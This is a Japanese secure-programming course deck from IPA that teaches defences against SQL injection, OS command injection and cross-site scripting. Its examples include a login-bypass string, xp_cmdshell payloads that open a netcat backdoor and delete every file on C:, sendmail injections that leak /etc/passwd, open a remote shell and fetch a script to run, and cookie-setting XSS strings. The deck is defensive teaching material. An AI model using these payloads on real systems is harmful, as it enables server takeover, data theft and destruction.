☞　早めのチェック　☜
3工程によるセキュリティ品質確保

「第3回 主に実装工程で実施する対策」

2010年4月
IPA セキュリティセンター 企画グループ

〔セキュア・プログラミング講座　Webアプリケーション編　にもとづく〕

アジェンダ

3-1 入力対策

3-1-1 SQL注入:#1 実装における対策

SQL注入攻撃

- SQL注入攻撃は、次のような攻撃である
- SQL文を使用したログイン判定プログラムの例

SELECT uid FROM account_table WHERE uid='ユーザID' AND pw='パスワード'

  - ユーザID(uid)とパスワード(pw)を入力パラメータとして受け取り、その組み合わせをデータベーステーブル(account_table)から検索
  - 該当するレコードがあった場合に、そのユーザID(uid)を返す

- このSQL文以降の処理は、ユーザIDが返った場合にのみログインを可能とする内容となっている

SQL注入攻撃

- 攻撃者により、ユーザIDに「‘ OR 1=1--」という文字列が与えられた場合

SELECT uid FROM account_table WHERE uid='' OR 1=1--'
AND pw='任意の文字列'

- 与えられた文字列「‘ OR 1=1--」の意味

‘（シングルクォート）
  - ひとつ前の「‘」と対となり、文字列定数を終わらせる


OR 1=1
  - uidの値に関係なく、検索条件を、真とさせる

--（2つのハイフン）
  - それ以降の内容をコメントとして無視させる

- この文字列をパラメータとして与えられた場合、ユーザIDが常に返ってくるため、本来ログインを許可されていないユーザもログインが可能
- パラメータを埋め込んでSQL文を組み立てる場合、そのパラメータに特殊記号(記号)を含ませたSQLコマンドを与えることで、データベースの不正操作が可能となる脆弱性、またはその脆弱性に対する攻撃を「SQL注入」という

SQL注入攻撃

- SQL注入攻撃



SQL注入攻撃の脅威

- SQL注入攻撃の脅威
  - SQLで利用できる機能を攻撃者が全て行えるようになるおそれ
  - 情報の流出
    - 非公開情報（個人情報等）の漏えい等
  - 情報の改ざん
    - データベースに蓄積された情報（商品価格やパスワード等）の改ざん等
  - データの破壊
    - 蓄積されたデータの消去やデータベーステーブル自体の破壊等
  - サーバの乗っ取り
    - ストアドプロシージャを利用したサーバの不正操作等

プログラム実装時の対策

- 二つの対策タイミング
  - 値の入力時
    - 入力値チェックの徹底
      - 入力データの値の範囲を仕様によって絞り込める場合
  - SQL文の組み立て時――次のいずれか
    - プリペアドステートメントの使用
    - 文脈に応じた特殊記号対策

入力値チェックの徹底

- 入力値チェックの徹底
  - SQL注入対策に一定の効果。入力データの要件について、文字種、桁数、取り得る値のリスト等の範囲を仕様として絞り込める場合、もれのない入力値チェックが有効
  - ただし、その際の入力値チェックはブラウザ上で動作するJavaScriptによるのではなく、Webサーバ側のアプリケーションプログラムによって行う必要がある

例　商品コード:ABT-9800134

＜条件＞

- 固定長の11文字で構成される
- 先頭3文字は大文字のアルファベット
- 4文字目はハイフン「-」
- 残りの7文字は数字

  - データベースで扱う値に対して上記のような文字種、文字数等の条件を明確にし、ブラウザから渡された値が、入力値として正しい形式であるかどうかをチェック
  - 条件を細かく設定し、厳密にチェックすることによる、任意のSQL文の混入を回避

プリペアドステートメントの使用

- プリペアドステートメント
  - 文字列連結演算を用いずSQL文への値の埋め込みを実現する方法
  - 構文解析済みであるが、使用する値が一部未確定であるSQL文
    - 構文が確定しているため、SQL注入攻撃を防ぐことができる
- しくみ
  - プログラマが記述するもの
    - プレースホルダ（値の埋め込み箇所）が含まれるSQL文ソースと、そのコンパイルのためのAPI呼び出し
    - 値の埋め込みのためのAPI呼び出し
  - バインドメカニズム
    - DBソフトウェアがSQL文中のプレースホルダに値を割り当て
    - APIを通じて呼び出される

プリペアドステートメント利用例：<< Javaの例 >>

```
String parameter = ユーザが入力した値;
Connection c = データベース接続オブジェクトの取得;

// 値を埋め込む前の形のSQL文をコンパイルし、構文を確定
PreparedStatement st = c.prepareStatement("SELECT name, price
   FROM product_table WHERE code=?");

st.setString(1, parameter);    // ? の場所に値を埋め込む

// クエリの実行
ResultSet rs = st.executeQuery();
```

[参考：http://www.thinkit.co.jp/cert/tech/7/5/3.htm]

文脈に応じた特殊記号対策：'...' の内側

- 値が埋め込まれるのがSQL文の ‘...’ の内側である場合
- 次の対策を施す
  - ユーザの与えた値がSQL文の文字列リテラル('...')の外側の文法要素を形成しないよう、値に含まれる特殊記号の効力を打ち消す
  - シングルクォート「'」のエスケープ
    - SQL文の組み立てに文字列連結演算を用いる場合、パラメータ値に含まれる特殊記号へ次の置換を施してからSQL文へ埋め込む

      ' → ''　(「'」がふたつ)
    - 例

      'don''t' '80''s' 'Quark''s Bar'　　：SQLソースコード上の表記

      ↓　　↓　　↓

      don't　80's　Quark's Bar　：文字列の値
    - SQL文の文法では、文字列定数中でシングルクォート「'」を2個並べるとそれが1個のシングルクォートそのものを表すという約束

文脈に応じた特殊記号対策：'...' の内側

- バックスラッシュ「\」のエスケープ
  - \(バックスラッシュ)が使用できるRDBMS(Relational DataBase Management System)の場合、以下のエスケープ処理も必要である

    \ → \\
  - もし、この対策を行わず「‘」を2個にする対策のみ行っていると、次の攻撃が成功してしまう

    \‘ UNION SELECT uid, pw FROM account_table--　　：入力値

    ↓　「'」を2個にする対策によって、SQL文は次のようになる

    SELECT name, price FROM product_table WHERE category='\'' UNION SELECT uid,pw FROM account_table--‘
  - これは、2個になったシングルクォート「''」のひとつ目のみが攻撃者の与えた「\」によって中和され、ふたつ目の「'」が特殊記号のはたらきをもったまま残るからである

文脈に応じた特殊記号対策：'...' の外側

- 値が埋め込まれるのがSQL文の ‘...’ の外側である場合
- 次の対策を施す
  - 文字種の厳密な制限
    - SQLの数値リテラル以外の文法要素を形成するような記号や文字を含む入力値を受理しない
    - 数値に関する文字種の制約の仕様には、次のものが考えられる。目的に応じて、これらのいずれか、もしくはこれらに修正を加えたものを用いる
      - 整数――負符号「-」と数字（0-9）
      - 小数部をもつ数値――負符号「-」、数字（0-9）、小数点「.」
      - 指数部をもつ数値――正負の符号「+」「-」、数字（0-9）、小数点「.」、指数部を示す「E」「e」
  - 入力値に所定のもの以外の文字や記号が含まれている場合
    - その1項目、もしくは、このときの入力全体を受理しない

文脈に応じた特殊記号対策：'...' の外側

- 文字種を制限しないとどうなるか
  - 悪意あるユーザがより容易に攻撃を成功させる機会を得る
- 例えば、複文を用いた攻撃
  - いくつかの RDBMSではセミコロン「;」で区切って複数のSQL文を記述できる
    - 攻撃者が、単純な整数値の代わりに自分に都合の良いSQL文全体を入力してくる
    - 123; update account_table set pw='foo' where uid='admin' –
  - 一部のRDBMSでは、セミコロン「;」を書かなくても複文を記述できる
    - 通常は危険とは見なされない文字と記号のみを用いて、データベースに大きな打撃を与え得る攻撃パターンを記述できる
    - 123 delete from account_table –
- 埋め込む値の「文字種の制約」を厳密なものにする必要性

3-1-2 SQL注入：#2 設定における対策

SQL注入：#2 設定における対策

- エラーメッセージの抑制
  - 故意にデータベース(またはドライバ)エラーを起こすことで、HTMLページに出力されるエラーメッセージの内容から様々な情報を取得されるおそれがある
  - 例えば、次のような内容
    1. 入力データ中のシングルクォート「'」等の特殊記号に対してアプリケーションが無防備であること。すなわちSQL注入攻撃を許すおそれがある
       例えば、OS:Windwos Webサーバ：IIS DB：MS SQL Server の例
       Microsoft OLE DB Provider for ODBC Drivers(0x80040E14)
       [MicroSoft][ODBC SQL Server Driver][SQL Server]文字列 '' and password=''の前で引用符が閉じていません
    2. 攻撃者が送り込んだ文字列がうまくSQL文の中に組込めたか否か
       - このような情報を見ながら、攻撃者はSQL注入の試行錯誤を行う
    3. DBテーブル名、カラム名、検索条件、演算式の途中の値等
       - 攻撃者が攻撃文字列を用意する際の具体的な手がかりとなる
    4. データベーステーブルの内容の一部。
       - これは上記(3)の特殊なケースである
       - 演算式の一部としてデータベーステーブルの内容を取り出させておき、わざとエラーを起こさせることによって値をエラーメッセージ中に表示させるものである
  - このように、ユーザに不必要なエラーメッセージを表示することは、SQL注入攻撃の足がかりとなるのみでなく、エラーメッセージそのものにデータベーステーブルの内容の一部を表示させ、情報が盗み出されるおそれがある
  - そのため、不必要なエラーメッセージがHTMLページに出力されないよう、処理系の設定およびアプリケーションプログラミングを行うべきである

アプリケーション実行環境における対策例

- アプリケーション実行環境によって、エラーメッセージの出力をコードに記述して制御する場合と環境設定ファイルにより制御を行う場合がある
- 例えば、PHPは設定ファイルにエラーメッセージの出力に対して出力方法や出力レベル等の設定を記述することができる

- PHPにおけるエラーメッセージ設定
  - php.iniファイル内のディレクティブを設定する
    - 画面へのエラーメッセージ出力設定
      - display_errors=Off
        - » エラーをHTMLとして画面出力するかどうかを定義する
      - display_startup_errors=Off
        - » PHPの初期動作時点で起きるエラーをHTMLとして画面出力するかどうかを定義する
        - » display_errorsをOffにするならこちらもOffにするべきである

Webサーバにおける設定例

- Webサーバにおけるエラーメッセージ出力に関する設定は、設定内容を変更する場合と設定ファイルにより出力方法や出力レベルを設定する場合がある
- 例えば、IISにおいては、標準のエラーメッセージ表示では詳細な情報が表示されてしまうのでカスタムのエラーページを用意することが可能である
- また、Apacheにおいては設定ファイルにおいて出力方法や出力レベルを設定することが可能である

  - Apacheにおける設定 - Apache 2.0.59の場合
    - エラーログ設定
      - ErrorLog logs/error.log
    - ログレベル設定
      - LogLevel warn
        debug, info, notice, warn, error, crit, alert, emerg
    - サーババージョン表示設定
      - ServerTokens Full
        Full | OS | Minor | Minimal | Major | Prod
    - エラーメッセージ出力時のフッタ表示設定
      - ServerSignature On
        On | Off | EMail

- 独自エラーページの用意する

RDBMSにおける設定例

- RDBMSにおいてもエラーメッセージの出力先や出力レベルを任意に設定することが可能
- DBアクセスに対するエラーの標準出力は避け、ログファイルに出力するように設定を行ったり、ユーザの個人情報、クレジットカード情報などを扱う際にはエラー出力を行うこと自体を禁止するように設定を行う必要がある
- 例えばPostgreSQLでは以下のような設定が可能
  - 以下のディレクティブをpostgresql.confに記述する

    SILENT_MODE (boolean)　default : off
    - silent_modeは、標準出力・標準エラー出力にログメッセージを出力するかしないかを設定します。
    - syslogへの出力をしていない場合、一切のログ確認ができなくなります

    SYSLOG (整数) default : 0
    - syslogは、ログ出力先を制御する

      0 :標準出力と標準エラー出力に出力する。OSのsyslogへの出力は無効です。

      1 :OSのsyslogと標準出力・標準エラー出力に出力する。

      2 :OSのsyslogにのみ出力する。


      （一部のメッセージは標準出力・標準エラー出力にも出力される）

データベース接続アカウントの権限を最小限に

- データベース接続アカウントに対して、不必要な命令まで実行可能な権限を与えている場合は、不正利用の被害が深刻化するおそれがある
- そのため、データベース接続アカウントには、必要な命令のみ実行可能な最小限の権限を与えるべきである
- 可能ならば、異なる権限のアカウントを複数用意し、データ参照系画面(selectのみ)とデータ更新系画面(insert、updateのみ)で、アカウントを使い分けるべきである

最小限のアクセス権

- 最小限のアクセス権



危険なストアドプロシージャの停止

- Microsoft SQL Server では、xp_cmdshellを使用してSQLからWindowsコマンドが実行可能であり、悪用されるとサーバ乗っ取りのおそれがある
- 侵害例：
  - ネットワークにバックドアを開く

    '; exec master..xp_cmdshell 'nc -l -p 666 -e cmd.exe'--

  - 悪意のVBScriptの送り込み

    '; exec master..xp_cmdshell 'echo 1行目 >> bad.vbs'--
    '; exec master..xp_cmdshell 'echo 2行目 >> bad.vbs'--
    '; exec master..xp_cmdshell 'echo 3行目 >> bad.vbs'--
    :
    '; exec master..xp_cmdshell 'bad.vbs'--

  - サーバ内ファイルの削除

    ; exec master..xp_cmdshell 'del c:*.* /F/Q/S'--

- このため、xp_cmdshell をはじめとした悪用されると危険なストアドプロシージャは停止させるべきである


3-1-3　コマンド注入攻撃対策

コマンド注入攻撃対策

- コマンド注入攻撃
  - コマンド注入攻撃（いわゆるOSコマンドインジェクション攻撃）は、アプリケーションプログラムがシェルコマンド文字列を組み立てて実行している箇所に外部からデータに紛れさせてコマンド文字列を送り込み、コンピュータを不正に操る手口
  - この攻撃への対処が不十分だと、コンピュータの乗っ取り、他のコンピュータへの攻撃の踏み台、ウイルスのばらまき、フィッシング詐欺等の悪用が起こり得る

コマンド注入攻撃のメカニズム

- コマンド注入攻撃は、外部から取り込んだデータをコマンド文字列の一部に組み入れて、それをシェルに実行させる場面が狙われる
- コマンド注入攻撃のメカニズム



コマンド注入攻撃のメカニズム

- 例えば、次はsendmailコマンドを利用してメールを発信する例である

例（Perlスクリプト）

```
$to_address = cgi->param{'to_address'};
$message_file = "/app/data/0012.txt";
system("sendmail $to_address <$message_file");
```

– 攻撃者は、この to_address に次のような文字列を与えて、サーバ運用者の意図に反したコマンドの実行を行わせることができる
  1. 投入する文字列: evil@site </etc/passwd #
     → /etc/passwd ファイルが流出する
  2. 投入する文字列: dummy@site </dev/null; nc -l -p 8080 | sh #
     → 遠隔からシェルコマンドの投入を待ち受ける（ファイアウォールで阻止されないとき）
  3. 投入する文字列: dummy@site </dev/null; wget http://site/badscript; sh badscript #
     → 悪意のスクリプトをダウンロードし実行させられる

コマンド注入攻撃対策 1

- 対策1:うっかりシェルを動かさない

1. シェル起動を避ける
   - 自分ではそのつもりが無くても、プログラマがシェルを起動するAPIを気づかぬうちに使っていることがあり得る
   - 使い方によっては、シェルを起動してコマンドを解釈させることになるAPIがあることを認識し、できればそれらのAPIを使わないようにする

Perl

- exec(), system(), `...`, qx/.../
  - なるべく使わない
- open(h, "|{command}"), open(h, "{command}|")
  - なるべく使わない
  - open()の代わりにsysopen()を使う
  - open()を使うのであれば、入力・出力を示す < や > の記号をパス名に添えて、open(HANDLE, “<$pathname”) のようにする

コマンド注入攻撃対策 1

PHP

- exec(), passthru(), proc_open(), shell_exec(), system()
  - なるべく使わない

Python

- os.system(), os.popen()
  - なるべく使わない

Ruby

- exec(), system(), `...`
  - なるべく使わない。exec()でも、引数が1つであってその中に特殊記号 * ? {} [] <> () ~ & | \ $; ‘ ` “ \n のいずれかが含まれているとシェルが起動される
- open("|{command}", mode, perm),
- open("|-{command}", mode, perm)
  - open()はなるべく使わない。open()を使うのであれば、ファイル名引数（第1引数）に記号「|」が含まれないようにする

コマンド注入攻撃対策 2

- 対策2：別プログラムの起動を避ける
  1. 別プログラムの呼び出しを避ける
     - 可能なら、ソフトウェア構成を設計する際に、別のプログラムを呼び出すことを避けた設計を行う
     - クラスライブラリやランタイムライブラリで解決できる場面で別プログラムを用いない

コマンド注入攻撃対策 3

- 対策3：別プログラムを起動せざるを得ないとき
  1. シェルが用いられないAPIを選ぶ
     - 別のプログラムを起動せざるを得ない場合、内部でシェルが呼び出されないAPIを選ぶことが望ましい
     - C言語においては、execve等のexec系関数が、JavaではRuntimeクラスのexecメソッドがそれにあたる
     - Perlには、シェルを動作させずに他のプログラムを呼び出せるAPIが備わっていない
     - PHP には、プロセス制御関数群（PCNTL）の中にはpcntl_execというライブラリ関数が用意されている
     - これはまさにPOSIXのexec系関数を呼び出すものであるが、逆に現在のプロセス空間に別のプログラムをロードしてしまうため、場合によってはWebサーバプロセスの動作に大きな支障が出ることも考えられ、PHPのpcntl_execのWebアプリケーションにおける使用は推奨されていない

コマンド注入攻撃対策 3

2. 特殊記号の排除
   - 別のプログラムに与えるパラメータに用いる文字種を英数字のみ等安全なものに限定し、検査してから渡す
   - bashの場合、次の特殊記号は別コマンドの実行に使われるものとして特に警戒する
     「;」「|」「&」「`」「(」「)」
   - また、次の特殊記号もファイルへのアクセスが起こったりコマンドの意味が変わり得るので警戒する
     「$」「<」「>」「*」「?」「{」「}」「[」「]」「!」
3. 環境変数のリセット
   - 別のプログラムを呼び出す際の環境変数領域は呼び出し側プログラムによって初期化したものを与える
   - 例（Perlスクリプト）

```
%ENV = ();
$ENV{'PATH'} = "/bin:/usr/bin";
system($command);
```


コマンド注入攻撃対策 4

- 対策4：特殊な動作環境

1. chroot等による制約を課す
   - 可能ならば、別のプログラムを起動する際は起動されるプログラムがアクセス可能なファイルシステム領域をchrootによって限定する
   - 呼び出し側プログラムはchroot使用に必要となるroot権限を行使したい速やかに放棄する

3-1-4 入力検査もれ対策

入力検査もれ対策

- 入力検査もれ
  - Webアプリケーションに入力検査もれがあれば、そこからWebサイトや正規ユーザが攻撃され得る
  - 入力検査もれには概ね次の3つのパターンがある

    1. 入力検査において全項目が網羅されていない
    2. クライアント側スクリプトの検査ロジックが迂回される
    3. 数値範囲検査において攻撃を見逃す

入力検査もれ

- 入力検査において全項目が網羅されていない
  - Webアプリケーションには、ユーザはキー入力をしないがプログラムはブラウザから値を受け取るというデータ項目がある。

    フォーム項目（主なもの）
    1. チェックボックス
    2. ラジオボタン
    3. <select> - <option>タグによる選択項目
    4. 不可視項目
    5. ボタン類

    HTTPリクエストヘッダ項目（主なもの）
    1. Cookie:
    2. Referer:
    3. User-Agent:

  - 多くの善良なユーザはこれらの値に不正をはたらくことはないかもしれない
  - しかしながら、インターネットを経由して外部からプログラムに供給されるこれらの項目に、悪意の人物が攻撃パターンを混入するのは難しくない
  - したがって、プログラムがブラウザから受け取って内部で使用する項目の値すべてについて入力検査を施す必要がある

入力検査対象の網羅

- 入力検査対象の網羅

入力検査もれ

- クライアント側スクリプトの検査ロジックが迂回される
  - JavaScript等、クライアント側スクリプトを用いてユーザの入力値を検査することがある

    利点
    - この方式は、サーバへのHTTPリクエストが発生せず処理が早い
    - ユーザ操作に迅速に応答できるのみならず、ネットワーク通信量を減らすことができ、有用な手段である

    欠点
    - クライアント側スクリプトはブラウザに預けられるものであるため、ユーザの手による機能停止やロジックの書き変えを禁止できない
    - 悪意あるユーザは、JavaScript等で記述された検査ロジックを迂回して、攻撃パターンを含む悪意のデータをサーバ側プログラムに送り付けることができる

  - 迅速な応答でユーザに利便性を提供するのと同時に、サーバ側プログラムでも入力検査を省略せず行うことによって、攻撃パターンの侵入を防ぐ必要がある

3-2 エコーバック対策

3-2-1 スクリプト注入:#2 攻撃の解説

スクリプト注入: #2 攻撃の解説


- スクリプト注入攻撃
  - スクリプト注入(いわゆるクロスサイトスクリプティング)は、被害者のブラウザに悪意のスクリプト(主にJavaScriptのコード)が入り込み、ブラウザの内側からセキュリティ侵害が起こる問題
- 攻撃のメカニズム
  - スクリプト注入は、「攻撃者」「標的サイト」「被害者」の三者の間で、次のようなメカニズムによって起こる。
    1. 攻撃ページ
       - 攻撃者は、スクリプト注入攻撃のHTMLページ(「攻撃ページ」)を用意する。攻撃者はこの攻撃ページを、被害者を騙して閲覧させるか、HTMLメールにて送りつける。
    2. 標的プログラムの呼び出し
       - この攻撃ページは、被害者がユーザとして日常アクセスしているあるひとつのWebサイト(「標的サイト」)の特定のプログラム(「標的プログラム」)を呼び出すよう作られている。
       - このとき入力パラメータとして、悪意あるJavaScriptコード(「攻撃スクリプト」)がその標的プログラムに与えられるよう仕組まれている。
    3. 標的として狙われるプログラム
       - 攻撃ページから呼び出される標的プログラムには、与えられた入力パラメータの文字列をそのままHTMLページ内に出力する―おうむ返しにする―ものが選ばれる。

攻撃のメカニズム

4. 悪意のスクリプトの実行
   - 攻撃ページから投入されたHTTPリクエストに呼応して標的プログラム返されるレスポンスには、攻撃者が仕込んだ攻撃スクリプトが含まれており、これが被害者のブラウザの中で実行される。
5. スクリプトによる侵害
   - 被害者のブラウザの中で動作する攻撃スクリプトは、次のような侵害を行い得る。
     1. 不正なページに誘導して被害者を騙す。例えば、正規ページのリンクを書き換えて不正なページに誘導し、意図しない商品の購入等を行わせる。
     2. 偽のページを表示して被害者を騙す。例えば、偽のログインフォームを表示して被害者にパスワード入力を促し、入力内容を攻撃者が用意したWebサーバに報告する（アカウント乗っ取り）
     3. Cookieを勝手に設定する。例えば、標的サイトに被害者がログインする前の時点で、攻撃者にとって都合の良い値をそのサイトで今後セッション管理に使われるであろうCookieに設定する（セッションフィクセーション→セッション乗っ取り）
     4. Cookieを盗み出す。標的サイトに被害者がログインしている状況下で、そのサイトでいま使われているCookieの値を盗み出し、攻撃者が用意したWebサーバに報告する（セッションIDの捕捉→セッション乗っ取り）
     5. Hiddenに設定してある値を盗み出したり、任意の値を設定する。例えば、Hiddenに個人情報やクレジットカード情報等があればそれらを攻撃者が用意したWebサーバに報告する（重要情報の窃取）

侵害を受けるケース

- 侵害を受けるケース




スクリプトが動作する箇所

- スクリプトが動作する箇所
  - HTMLドキュメント内には、スクリプトを記述し実行できる箇所が数多く存在する。たとえばつぎのような箇所である。
    1. <script>タグ等を用いたスクリプト直接記述
    2. <script>タグ等を用いたスクリプトファイルURLのリモート参照
    3. <img src="javascript:...">等、タグのURL属性中へのスクリプト直接記述
    4. 等、タグのstyle属性中へのスクリプト直接記述
    5. 等、タグのイベントハンドラ属性中へのスクリプト直接記述
    6. <a href="&{...};">等、タグ属性値におけるエンティティ参照内のスクリプト記述（Netscape 4.x で動作）
  - 攻撃者は、スクリプトが実行されるこれらの箇所にJavaScriptプログラムの文字列をあてはめるか、何も無いところにこのような構文が作り出されるようデータを工夫して送り込んでくる。

スクリプトが動作する箇所

- スクリプトが動作する箇所



攻撃文字列

- 攻撃文字列
  - 攻撃者がWebアプリケーションプログラムにエコーバックさせるべく投入してくる攻撃文字列には多くのバリエーションがあり得る。その一部を挙げると、例えば次のようなものである。
  - 手口の例(1)
    - テキスト部分に直接タグを挿入する
    - 攻撃文字列の例：
      <script>document.cookie='jsessionid=BAD'</script>
  - 手口の例(2)
    - 引用符と>を用いタグ属性値から脱出して<script>タグを挿入する
    - 攻撃文字列の例：
      '"><script>document.cookie='jsessionid=BAD'</script>
  - 手口の例(3)
    - コメント終了記号を用いHTMLコメントから脱出して<script>タグを挿入する
    - 攻撃文字列の例：
      --><script>document.cookie='jsessionid=BAD'</script>
  - 手口の例(4)
    - javascript:等スクリプトを起動するスキームを用いた文字列をタグのURL属性の値として与える
    - 攻撃文字列の例：
      javascript:document.cookie='jsessionid=BAD'

